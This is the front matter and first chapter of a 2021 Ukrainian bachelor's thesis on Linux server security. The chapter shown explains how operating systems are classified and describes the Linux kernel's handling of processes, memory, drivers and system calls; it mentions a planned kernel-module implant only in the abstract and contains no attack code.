Міністерство освіти і науки України

«Київський національний університет імені Тараса Шевченка»

Факультет інформаційних технологій

Кафедра кібербезпеки та захисту інформації

ДОПУСТИТИ ДО ЗАХИСТУ:
завідувач кафедри кібербезпеки
та захисту інформації
_____ Н.В. Лукова-Чуйко
« » червня 2021р.

ПОЯСНЮВАЛЬНА ЗАПИСКА

дипломної роботи
бакалавра
(назва освітнього рівня)

галузь знань 12 Інформаційні технології
(шифр і назва галузі знань)

спеціальність 125 Кібербезпека
(код і назва спеціальності)

освітня програма Кібербезпека
(назва освітньої програми)

на тему: «Інструменти та механізми захисту серверів на базі операційної системи Linux»

Виконавець: студент IV курсу, групи КБ-42

_____ **Алєксєєв Дмитро Ігорович**
(підпис) (прізвище ім'я по-батькові)

	Прізвище, ініціали	**Підпис**
Керівник	Пархоменко І.І.	

Нормоконтроль	Зюбіна Р.В.	

Київ 2021

Міністерство освіти і науки України

«Київський національний університет імені Тараса Шевченка»

Факультет інформаційних технологій

Кафедра кібербезпеки та захисту інформації

ЗАТВЕРДЖЕНО:
завідувач кафедри кібербезпеки
та захисту інформації
_____Н.В. Лукова-Чуйко
«10» жовтня 2020 р.

ЗАВДАННЯ
на виконання дипломної роботи

спеціальності 125 Кібербезпека
(код і назва спеціальності)

освітньої програми Кібербезпека
(назва освітньої програми)

Студентці **КБ-42** **Алєксєєву Дмитру Ігоровичу**
(група) (прізвище ім'я по-батькові)

Тема дипломної роботи Інструменти та механізми захисту серверів на базі операційної системи Linux

1. ПІДСТАВИ ДЛЯ ПРОВЕДЕННЯ РОБОТИ

Тема дипломної роботи затверджена на засіданні кафедри кібербезпеки та захисту інформації протокол №2 від 08.10.2020 р.

2. ВИХІДНІ ДАНІ ДЛЯ ПРОВЕДЕННЯ РОБІТ

Концепція операційних систем, механізми роботи захисту операційних систем, принципи роботи операційної системи Linux, компоненти ядра Linux

3. ЗМІСТ РОЗРАХУНКОВО-ПОЯСНЮВАЛЬНОЇ ЗАПИСКИ

Теорія операційних систем, функціонал та механізми роботи ядра Linux, загрози ядра Linux та статистика, модель загроз ядра Linux, рекомендації щодо захисту ядра

4. ВИМОГИ ДО РЕЗУЛЬТАТІВ ВИКОНАННЯ РОБОТИ

Практична цінність Програмна реалізація атаки-закладки і перевірка реакції ядра Linux та формування рекомендацій щодо захисту ядра від визначених загроз

5. ДАТА ВИДАЧІ ЗАВДАННЯ

Дата видачі завдання:12 жовтня 2020 року

Завдання видав		І.І. Пархоменко
	(підпис)	(ініціали, прізвище)
Завдання прийняла до виконання		Д.І. Алєксєєв
	(підпис)	(ініціали, прізвище)

КАЛЕНДАРНИЙ ПЛАН

№ п/п	Найменування етапів робіт	Строки виконання робіт (початок-кінець)	Відмітка про виконання
1	Уточнення постановки задачі	25.01.2021 – 26.01.2021	*виконано*
2	Аналіз літератури	27.01.2021 – 12.02.2021	*виконано*
3	Обґрунтування вибору рішення	13.02.2021 – 15.02.2021	*виконано*
4	Концепція операційних систем	16.02.2021 – 04.03.2021	*виконано*
5	Дослідження вразливостей ядра	24.03.2021 – 08.04.2021	*виконано*
6	Розробка моделі загроз ядра	09.04.2021 – 01.05.2021	*виконано*
7	Практична реалізація атаки-закладки	02.05.2021 – 09.05.2021	*виконано*
8	Розробка рекомендацій по захисту	10.05.2021 – 14.05.2021	*виконано*
9	Оформлення пояснювальної записки	15.05.2021 – 08.06.2021	*виконано*
10	Підготовка до захисту дипломної роботи	09.06.2021 – 21.06.2021	*виконано*

Завдання видав		І.І. Пархоменко
	(підпис)	(ініціали, прізвище)
Завдання прийняв до виконання		Д.І. Алєксєєв
	(підпис)	(ініціали, прізвище)

Термін подання дипломної роботи до ЕК 08 червня 2021 року

РЕФЕРАТ

Пояснювальна записка дипломної роботи складається зі вступу, трьох розділів, загальних висновків, списку використаних джерел та додатків. Основний текст займає 66 сторінку, включає в себе зміст, вступ, три розділи дипломної роботи, висновки та список джерел. У пояснювальній записці дипломної роботи міститься 15 рисунків.

Метою дослідження є програмна реалізація атаки-закладки та формування рекомендацій щодо захисту від різновиду атак на ядро. Для здійснення мети у роботі було проаналізовано принципи роботи операційних систем, основні вразливості ядра Linux, механізми захисту на рівні ядра.

Об’єктом дослідження в даній роботі є процес захисту даних в операційних системах Linux.

Предметом дослідження в даній роботі є механізми та засоби захисту операційних систем Linux.

Розроблена атака-закладка, реалізована на мові програмування Сі та за допомогою функціоналу модулів ядра, може використовуватись для демонстрації реальної атаки на систему на базі ядра Linux. Крім того, надані рекомендації.

Ключові слова: захист персональних даних, операційні системи, безпека на рівня ядра, Linux, операційні системи з відкритим кодом, модулі ядра.

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ ТА СКОРОЧЕНЬ

API	–	Application Programming Interface
SMP	–	Симетрична багатопроцесорна обробки
IEEE	–	Institute of Electrical and Electronics Engineers
VFS	–	Віртуальна файлова система
GPL	–	Загальна публічна ліцензія
SCSI	–	Small Computer Systems Interface
IT	–	Information Technology
DAC	–	Discretionary access control
ACL	–	Access control list

ЗМІСТ

ВСТУП

В сучасному світі інформація є одним з найбільш важливих ресурсів. Операційні системи - це важливий компонент обробки, зберігання та захисту інформації в різноманітних галузях. Дуже важливо розуміти принципи та механізми захисту на рівні операційних систем та на рівні ядра. Кожен день люди використовують операційні системи для роботи, відпочинку, оброблення даних. Також кожного дня працюють операційні системи, завдяки яким ми маємо можливість користуватись мережою, переглядати фільми на сайтах, оплачувати продукти карткою в магазині, зателефонувати знайомому з іншого міста та багато чого іншного. Операційні системи тісно увійшли в наше життя, але їх існування не є очевидним для кожного з нас.

На даний момент існує велика кількість подібних операційних систем, стандартів відносно операційних систем та функціоналу на низькому рівні. Кожен розробник своєї операційної системи залишає за собою право реалізувати якийсь з компонентів операційної системи так, як він вважає за потрібне. Тому це сприяє різноманітності та складності систем та їх дослідження.

Для вирішення проблем складності операційних систем існують стандарти та практики по стандартизації розробки компонентів операційних систем. Важливо також опиратись на стандарти по безпеці при розробці операційних систем.

Також варто пам’ятати, що велика частина серверів у світі використовують операційну систему Linux – безкоштовну, ефективну, безпечну та перевірену часом операційну систему. Саме тому в своїй дипломної роботі я сфокусуюсь на Linux та займусь дослідженням механізмів захисту на рівні ядра, можливих вразливостей. Операційна система Linux прозора та не приховує реалізацію своїх компонентів, мало того – кожен розробник та інжинер має можливість зробити свій вклад в кодову базу операційної системи Linux.

РОЗДІЛ 1
КОМПОНЕНТИ ТА ФУНКЦІОНАЛЬНІ ОСОБЛИВОСТІ ОПЕРАЦІЙНИХ СИСТЕМ

1.1 Класифікація операційних систем

Для того щоб розповідати про захист операційних систем, ядро та їх механізми потрібно чітко сформувати розуміння операційної системи та її складових.

Існує множина можливих визначень для поняття “операційна система”. Я приведу приклад двух, найбільш доцільних на мою думку визначень:

Операційна система як розширена машина.

Використання більшості комп’ютерів на рівні машинної мови дуже складе, особливо це стосується операцій “введення-виведення”. Для читання блоку даних з диска інженер може використовувати 16 різних команд (кожна з яких вимагає 13 параметрів). Коли виконання операції з диском завершується, контролер повертає 23 значення, що відображають наявність і типи помилок, які, очевидно, треба аналізувати.

Навіть не вдаючись в деталі ще більш глибоко - стає зрозумілим що навіть попри складність, бажаючих займатись безпосередньо програмуванням цих операцій дуже мало. При роботі з диском клієнту достатньо представляти його у вигляді абстракції - набору папок та файлів, які мають свої назви та структуровані в логічному вигляді. Робота з безпосередньо файлом полягає в його відкритті, виконанні читання або запису, а потім у закритті файлу. Клієнт не думає під час виконання простих операцій з файлом (читання, запис) про те, чи слід під час запису використовувати вдосконалену частотну модуляцію.

Програма, яка приховує від програміста всі реалії апаратури і надає можливість простого, зручного перегляду файлів, читання або запису в них - це і є операційна система. Точно також, як операційна система захищає програмістів від “складності” роботи напряму з апаратурою і надає йому простий файловий

інтерфейс, операційна система також займається виконанням інших складних задач (наприклад обробку переривань, управління оперативною пам’яттю).

В сучасному світі під словом “комп’ютер” склалось чітке розуміння абстрактної “розширеної машини”, з якої, завдяки операційній системі, може мати справу кожен користувач за рахунок спрощення можливого використання та експлуатації.

Отже, з цієї точки зору функцією операційної системи є надання клієнтам деякої “розширеної машини”, яку легше програмувати і з якою легше працювати, ніж безпосередньо з апаратурою.

Операційна система як система управління ресурсами.

Це уявлення кардинально з другої точки зору, порівнюючи з попереднім визначенням.

Операційна система як деякий набір логіки, яка відповідає за всю систему в цілому. Сучасні комп’ютерні системи складаються з процесорів, пам’яті, дисків, різноманітної додаткової апаратури. Згідно з цим підходом - функція операційної системи це ефективний розподіл ресурсів системи між суб’єктами операційної системи.

Під поняттям “управління ресурсами” мається на увазі вирішення таких завдань:

ініціалізація - визначення самого суб’єкта, часу та кількості ресурсів;

контроль - підтримка інформації про статус ресурсу (зайнятий чи не зайнятий ресурс, яка кількість ресурсу вже розподілено, а яка ні).

Як наслідок маємо, що сучасні операційні системи спроектовані таким чином та мають саме такий функціонал та механізми, саме тому що їх реалізовані низькорівневі алгоритми виконання цих завдань відрізняються.

Ми не можемо обрати більш правильне “визначення” тому, що різниця між ними лише в точці зору, з якої освітлюється поняття “операційної системи”.

Операційні системі можуть бути класифіковані по багатьом ознакам. Далі будуть наведені найпопулярніші:

Особливості алгоритмів управління ресурсами.

Від ефективності алгоритмів керування локальними ресурсами комп'ютера багато в чому залежить ефективність всієї операційної системи в цілому. Тому, характеризуючи мережну ОС, часто призводять найважливіші особливості реалізації функцій ОС з управління процесорами, пам'яттю, зовнішніми пристроями автономного комп'ютера. Так, наприклад, в залежності від особливостей використаного алгоритму керування процесором, операційні системи ділять на багатозадачні і однозадачні, на багатопроцесорні і однопроцесорні системи.

За кількістю одночасно виконуваних процесів в операційній системі, можуть бути розділені на такі класи:

- однозадачні - одночасно може виконуватись лише один процес (MS-DOS, MSX)
- багатозадачні - паралельно може виконуватись багато процесів (UNIX, Windows 95)

За підтримкою багатокористувацького режиму, можуть бути розділені на такі класи:

- однокористувацькі - одночасно може користуватись системою лише один клієнт (MS-DOS, Windows 3.x)
- багатокористувацькі - одночасно може використовуватись багатьма клієнтами (при чому мають бути реалізовані механізми захисту інформації між користувачами операційної системи) (UNIX, Windows 10)

За способом розподілу процесорного часу, можуть бути розділені на такі класи:

- неконкурентна багатозадачність - механізм роботи з процесами централізований в операційній системі (NetWare, Windows 3.x)
- конкурентна багатозадачність - механізм роботи з процесами децентралізований між операційною системою та прикладними програмами (Windows NT, OS/2)

Багатопроцесорна обробка - також є важливою рисою в операційних системах. Характеризує здатність системи до багатопроцесорної обробки завдань. Багатопроцесорні операційні системи можуть класифікуватися за способом організації обчислювального процесу в системі з багатопроцесорної архітектурою:

асиметричні операційні системи і симетричні операційні системи. Асиметрична операційна система цілком виконується тільки на одному з процесорів системи, розподіляючи прикладні завдання по іншим процесом. Симетрична операційна система повністю децентралізована і використовує весь пул процесорів, поділяючи їх між системними і прикладними завданнями.

Особливості апаратних платформ.

Апаратні засоби напряму впливають на характеристики операційних систем. За типом апаратури розрізняють операційні системи персональних комп'ютерів, міні-комп'ютерів, мейнфреймів, кластерів і мереж ЕОМ. Серед перерахованих типів комп'ютерів можуть зустрічатися як однопроцесорні варіанти, так і багатопроцесорні. Як правило, специфіка апаратних засобів дуже впливає на функціонал операційних систем.

Операційна система кластеру є більш складною, ніж операційна система персонального комп'ютера. Так в операційних системах великих машин функції з планування завдань реалізуються використанням складних пріоритетних дисциплін і вимагають більшої обчислювальної потужності, ніж в операційних системах персональних комп'ютерів. Для інших низькорівневих функцій ситуація аналогічна.

Мережева операційна система має в своєму складі засоби передачі повідомлень між комп'ютерами по лініях зв'язку, які абсолютно не потрібні в автономній операційній системі. На основі цих повідомлень мережева операційна система підтримує поділ ресурсів комп'ютера між віддаленими користувачами, підключеними до мережі. Для підтримки функцій передачі повідомлень мережеві операційні системи містять спеціальні програмні модулі, що реалізують комунікаційні протоколи, такі як IP, Ethernet та інші.

Багатопроцесорні системи має особливий функціонал за допомогою якого система, а також програми в цій системі, мали б можливість виконуватися паралельно окремими процесорами. Справжня паралельна робота окремих частин операційної системи викликає проблеми для розробників операційних систем, які потрібно вирішити.

Мобільні операційні системи спеціально розроблені таким чином, щоб вони могли легко бути перенесеним між комп'ютерами різних типів. У таких операційних системах апаратно-залежні місця ретельно ізольовані. Саме тому при портуванні треба лише переписати ці ізольовані компоненти. Інший спосіб полегшення портування - використовування апаратно-незалежної мови програмування, наприклад С.

Особливості галузей експлуатації систем.

Багатозадачні операційні системи поділяються на такі типи:

- *операційні системи пакетної обробки* (ОС/ЕС) - призначалися для вирішення завдань в обчислювального характеру. Не є пріоритетом швидке отримання результатів. Головною ціллю є максимальна пропускна здатність, тобто рішення якомога більшого числа завдань в одиницю часу. Для досягнення цієї мети в системах пакетної обробки використовуються наступна схема функціонування: на початку роботи формується пакет завдань, кожне завдання містить вимогу до системних ресурсів; з цього пакета завдань формується "сет" з програм. Для одночасного виконання вибираються такі завдання, що забезпечують збалансоване завантаження всіх пристрої; так, наприклад, в програмному "сеті" бажано одночасна присутність обчислювальних задач і задач з інтенсивним введенням-виведенням. Вибір нового завдання з пакета завдань залежить від внутрішньої ситуації в системі.
- *операційні системи розподілу часу* (Unix) - ці системи вирішують недолік свого попередника - ізоляцію простору користувача. Кожному користувачеві системи надається власний термінал. Кожній задачі виділяється тільки квант процесорного часу. Тому у всіх клієнтів, що одночасно працюють на фізично одній системі, складається враження що кожен з них одноосібно використовує систему. З мінусів - менша пропускна здатність ніж у попередника, причиною є фундаментальний механізм розподілу ресурсів. Також впливає й те що потрібно більше ресурсів на логіку переривань між різними одночасними процесами. Як висновок - пріоритетом цих систем стала не пропускна здатність, а зручність для клієнтів.

- *операційні системи реального часу* (QNX) - ці системи займають нішу в керуванні технічними об’єктами (супутник ті інші) або технологічними процесами (гальванічна лінія ті інші). Існує межа часу, протягом якого повинна бути виконане завдання. В іншому випадку може статися реальна аварія - тому що система має справу з фізично важливими та критичними об’єктами. Пріоритет цих систем заключається в їх здатності витримувати заздалегідь задані інтервали часу між запуском програми й одержанням результату. Інтервал називається “час реакції” системи. Для цих систем програмний “сет” являє собою декларований суворий набір заздалегідь розроблених та протестованих програм. Вибір наступної програми здійснюється виходячи з стану об’єкта або відповідно до розкладу декларованого заздалегідь.

  Особливості методів побудови архітектури.

  Декілька найбільш відомих характеристик, за якими можна розподілити операційні системи:

  - за методом побудови ядра - моноліт або мікроядерний підхід
  - за кодовою базою - об’єктно-орієнтований підхід або процедурний, мова програмування
  - за підтримкою декількох прикладних середовищ - підтримуючі або не підтримуючі (прикладом підтримуючої є ОС яка надає можливість запускати в своєму середовищі програми, розроблені для інших ОС)

1.2 Рівнева модель операційної системи

На перший погляд, сучасна операційна система, така як Linux, дуже складна, із великою кількістю компонентів які одночасно працюють і спілкуються. Наприклад, веб-сервер може спілкуватися з сервером баз даних, який в свій час може мати декілька реплікацій master/slave.

Також вони можуть використовувати спільну бібліотеку на рівні нижче які в свою чергу могли б використовувати спільну бібліотеку, яку використовують багато інших програм паралельно.

Для більш детального розуміння та ефективної роботи я вирішив використати метод розділення такої великої системи як Linux на компоненти та рівні, та на цьому прикладі описувати загальну систему. Ми будемо використовувати “рівні” та окремі компоненти на цих “рівнях”.

Рівень - це класифікація компонента відповідно до того, де цей компонент знаходиться між користувачем та обладнанням. Наприклад браузери, прикладні програми та ігри знаходяться на верхньому рівні; на нижньому рівні маємо пам’ять комп’ютера та інші. Операційна система займає більшість рівнів між ними.

Взагалі, система Linux має три основні рівні. На рисунку 1.1 показано ці рівні (також деякі приклади компонентів, які відносяться до цих рівнів).



Рисунок 1.1 – Рівні операційної системи Linux

Апаратний рівень знаходиться в основі даної моделі. Апаратне забезпечення включає в себе пам’ять, а також ядра центрально процесору для виконання

обчислень та для читання та запису в пам’ять (RAM або HDD/SSD). Такі пристрої, як диски та мережеві інтерфейси також є частиною обладнання.

Наступним рівнем є ядро операційної системи. Ядро - це програмне забезпечення, що знаходиться в пам’ять, яка говорить процесору, що робити. Ядро управляє апаратним забезпеченням і виконує переважно функцію інтерфейсу між апаратним забезпеченням та будь-якою запущеною програмою.

В загальному - процеси (запущені програми) - у сукупності складають верхній рівень системи - а саме користувацький рівень.

Існує критична різниця між способами запуску ядра та користувацьких процесів: Ядро працює в “режимі ядра”, а користувацькі процеси виконуються в “користувацькому режимі”. Код, що працює в режимі ядра, має необмежений доступ до процесору та пам’яті. Це потужне та одночасно небезпечне право, яка може призвести до руйнівних дій - тому потрібно обережно користуватись цим та саме тому сучасні операційні системи обмежують право на ці дії.

Область, до якої має доступ лише ядро, називається “простір ядра”. З іншого боку, користувацький режим обмежує доступ до пам’яті та процесору. Користувальницький простір відноситься до основної пам’яті, до якої користувацькі процеси можуть отримати доступ. Якщо процес викликає помилку і аварійно завершує роботу, то наслідки можуть бути нейтралізовані ядром. Це означає що якщо ваша гра вийде з ладу, то вона скоріш за все не зруйнує інші дані з інших процесів на вашому комп’ютері.

Але потрібно пам’ятати що завдати реальної шкоди можливо і в користувацькому режимі, наприклад, якщо процес буде мати потрібні дозволи - він може повністю видалити дані з вашого диску.

1.3 Апаратний рівень

З усіх апаратних засобів комп’ютерної системи пам’ять є найважливішою. Насправді це просто великие сховище для набору послідовності 0 і 1. Кожна 0 або 1 називається *бітом*. Тобто можемо зробити висновок що все процеси та навіть ядро -

це просто велика колекція бітів. Всі вхідні та вихідні дані що проходять через пам’ять - також колекція бітів.

Процесор - це просто оператор пам’яті; він читає свої вказівки та дані з пам’яті і записує дані назад у пам’ять.

1.4 Рівень ядра

Одне із завдань ядра - розділити пам’ять на багато частин, і воно повинно постійно контролювати інформацію про стан цих груп пам’яті. Кожен процес отримує свою частину пам’яті і ядро повинно забезпечити, щоб кожен процес дотримувався своєї норми.

В загальному ядро відповідає за контроль таких основних частин комп’ютерної системи:

Процеси. Ядро відповідає за визначення, яким процесам дозволено використовувати ресурси центрального процесору.

Пам’ять. Ядру потрібно відстежувати всю пам’ять - ту, що наразі виділено певним процесам, та ту що може бути спільною між процесами.

Драйвери пристроїв. Ядро може бути інтерфейсом між апаратним забезпеченням та процесами на користувацькому рівні.

Системні виклики. Процеси на користувацькому рівні зазвичай використовують системні виклики для взаємодії з ядром.

Більш детально про кожен з них далі.

Процеси.

Управління процесом описує запуск, призупинення, відновлення та завершення процесів. Поняття запуску та завершення процесу досить прості, але описуючи, як процес використовує процесор у звичайному випадку роботи дещо складніше.

У будь-якій сучасній операційній системі багато процесів виконуються "одночасно". Наприклад, у вас може бути одночасно відчинено Інтернет браузер та

комп’ютерну гру. Однак насправді все не так ідеально. Механізми, що стоять за цими програмами, зазвичай не запускаються ідеально одночасно.

Розглянемо систему з одноядерним процесором. Багато процесів можуть використовувати центральний процесор, але лише один процес може фактично використовувати центральний процесор у будь-який момент часу. На практиці кожен процес використовує центральний процесор для невеликої частки часу, потім робить паузу, потім інший процес використовує центральний процесор протягом ще однієї невеликої частки часу, потім інший процес повторює процедуру й так далі. Ситуація коли один з процесів передає контроль над центральним процесором іншому процесу називається перемиканням контексту.

Кожен відрізок часу - назвемо його часовим тіком - наданий процесу, має достатньо часу для значних обчислень (і справді, процес часто закінчує своє поточне завдання протягом одного тіку). Однак, оскільки тіки справді мізерно малі, людина не може їх сприймати, і схоже що система запускає декілька процесів одночасно (це називається багатозадачністю).

Ядро відповідає за перемикання контексту. Ось що відбувається насправді за цим процесом перемикання контексту:

1. Центральний процесор перериває поточний користувацький процес на основі внутрішнього таймера, перемикається на режим ядра та передає управління ядром назад.

2. Ядро реєструє поточний стан центрального процесора та пам’яті, що буде важливо для відновлення щойно перерваного користувацького процесу.

3. Ядро виконує будь-які завдання, які могли виникнути під час попереднього тіку (наприклад

збір даних з операцій вводу та виводу).

4. Ядро готове до запуску іншого користувацького процесу. Ядро аналізує перелік готових процесів і обирає один з варіантів.

5. Ядро готує пам’ять до цього нового процесу, а потім готує процесор.

6. Ядро повідомляє процесору, як довго триватиме зріз часу для нового процесу.

7. Ядро перемикає центральний процесор у користувацький режим і передає користувацькому процесу керування процесором.

Отже, перемикач контексту відповідає на важливе питання про те, коли працює ядро. Відповідь полягає в тому, що він працює між тіками, під час перемикання контексту.

Оскільки ядро повинно керувати пам’яттю під час перемикання контексту, воно має складний механізм роботи управління пам’яттю. Робота ядра справді ускладнена, оскільки повинні виконуватися такі умови:

Ядро повинно мати власну приватну область в пам’яті, до якої користувацькі процеси не можуть отримати доступу.

Пам’ять.

Кожен користувальницький процес потребує власного ізольованого розділу пам’яті.

Один користувацький процес повинен не мати доступу до приватної пам’яті іншого користувацького процесу.

Процеси користувача можуть спільно використовувати пам’ять при необхідності.

Деяка пам’ять в користувацьких процесах може бути лише для читання.

Система може використовувати більше пам’яті, ніж фізично, використовуючи дисковий простір як допоміжний.

На щастя для ядра, є допомога в виді блоку управління пам’яттю (MMU) (сучасні центральні процесори включать його в свій склад), який включає схему доступу до пам’яті, яка називається віртуальна пам’ять. При використанні віртуальної пам’яті процес не пропонує безпосередній доступ до пам’яті за її фізичним розташуванням в апаратному забезпеченні. Натомість ядро налаштовує кожен процес діяти так, ніби у нього була ціла машина для себе.

Коли процес отримує доступ до частини своєї пам’яті, MMU перехоплює доступ і використовує карту адрес пам’яті, щоб перевести розташування пам’яті з процесу в фактичне розташування фізичної пам’яті в системі. Ядро все одно має контролювати і постійно підтримувати, і при необхідності змінити цю карту адрес

пам’яті. Наприклад, під час перемикання контексту ядро має змінити карту від вихідного процесу до вхідного.

Драйвери пристроїв.

Роль ядра з пристроями досить проста. Пристрій, як правило, доступний лише в режимі ядра, оскільки неправильний доступ (наприклад, користувацький процес із проханням вимкнути живлення) може призвести до аварії системи. Інша проблема полягає в тому, що різні пристрої рідко мають однаковий інтерфейс програмування, навіть якщо пристрої роблять однаково.

Наприклад, дві різні мережеві карти. Тому драйвери пристроїв традиційно є частиною ядра, і вони прагнуть представити єдиний інтерфейс для процесів користувача, щоб спростити розробнику програмного забезпечення роботу.

Системні виклики.

Існує кілька інших видів функцій ядра, доступних для користувацьких процесів. Наприклад, системні виклики (або syscalls) виконують конкретні завдання, які користувацький процес сам по собі не може виконати по причині відсутності доступу на виконання цієї операції. Наприклад, відкриття, читання та запис файлів - це все виконується завдяки системним викликам.

Існує два основних системних викликів, на яких будується механізм запуску користувацьких процесів:

fork() - при виклиці ядро створює майже ідентичну копію процесу.

exec(програма) - при виклиці ядро запускає програму передану в аргументі, замінюючи поточну.

За винятком init, усі користувацькі процеси в операційній системі Linux запускаються в результаті виклику fork(), та exec() щоб запустити нову програму, замість того, щоб запускати копію існуючого процесу.

Дуже простий приклад - будь-яка програма, яку ви запускаєте в командному рядку, наприклад команда ls для показу вміст каталогу. Коли ви вводите ls у вікно терміналу, оболонка, яка працює всередині терміналу викликає fork() для створення копії оболонки, а потім нова копія оболонки викликає exec(ls).

На діаграмі рисунку 1.2 показано потік процесів та системних викликів для запуску такої програми, як ls.



Рисунок 1.2 – Життєвий цикл запуску процесу

1.5 Користувацький рівень

Як вже згадувалося раніше, основна пам’ять, яку ядро виділяє для процесів користувача, називається простором користувача. Оскільки процес - це просто стан в пам’яті, користувальницький простір також відноситься до пам’яті для цілої колекція запущених процесів.

Більшість реальних дій у системі Linux відбувається в користувацькому просторі. Хоча всі процеси по суті рівні з точки зору ядра, вони виконують різні завдання для користувачів. Існує елементарний рівень обслуговування, який представляють користувацькі процеси. На рисунку 1.3 показано приклад набору компонентів, що поєднуються і взаємодіють у системі Linux.



Рисунок 1.3 – Набір компонентів системи Linux

Основні послуги знаходяться на нижньому рівні (найближчі до ядра), комунікаційні служби знаходяться посередині, а програми, з якими взаємодіють користувачі, - зверху. Це значно спрощена схема, оскільки показано лише шість компонентів, але ви можете бачити, що компоненти вгорі найближчі до користувача (користувальницький інтерфейс та веб-браузер); компоненти на середньому рівні мають поштовий сервер, який використовує веб-браузер; і є кілька базових компонентів на нижньому рівні.

Нижній рівень, як правило, складається з дрібних компонентів, які виконують одиничні, нескладні завдання. Середній рівень має більші компоненти, такі як пошта, принтер та служби баз даних. Нарешті, компоненти на найвищому рівні виконувати складні завдання, якими користувач часто керує безпосередньо.

Компоненти також використовують інші компоненти. Як правило, якщо один компонент хоче використовувати інший, другий компонент або на тому ж рівні обслуговування або нижче. Однак малюнок 3 є лише приблизним зображенням користувацького простору.

Насправді, немає ніяких правил в просторі користувача. Наприклад, більшість програм та служб пишуть діагностичні повідомлення, відомі як журнали. Більшість програми використовують стандартну службу “syslog” для написання повідомлень журналу, але деякі роблять свої журнали самі.

Крім того, складно класифікувати деякі компоненти простору користувача. Серверні компоненти, такі як Інтернет і сервери баз даних можна вважати додатками високого рівня, оскільки їх завдання часто ускладнюються, тому ви можете розмістити їх на верхньому рівні. Однак користувацькі програми можуть залежати від цих серверів для виконання завдань, які вони не хотіли би робити самі, тому ми також маємо право розмістити їх на середній рівень.

Також варто розглянути таке поняття як користувачі, яке присутнє саме на цьому рівні. Візьмемо за приклад, як і раніше - ядро Linux. Воно підтримує традиційну концепцію користувачів Unix.

Користувач - це сутність, яка може запускати процеси та мати власні файли. Користувач пов'язаний з ім'ям користувача. Наприклад, система може мати користувача з ім'ям "dmitry". Однак ядро не керує іменами користувачів; натомість він ідентифікує користувачів за допомогою простих числових ідентифікаторів, які називаються "userids" (ідентифікатори користувачів).

Користувачі існують насамперед для підтримки дозволів та обмежень. Кожен процес простору користувача має власника користувача і процеси які працюють від імені власника процесу. Користувач може припинити або змінити поведінку власних процесів (в певних межах), але це не може перешкоджати процесам інших користувачів.

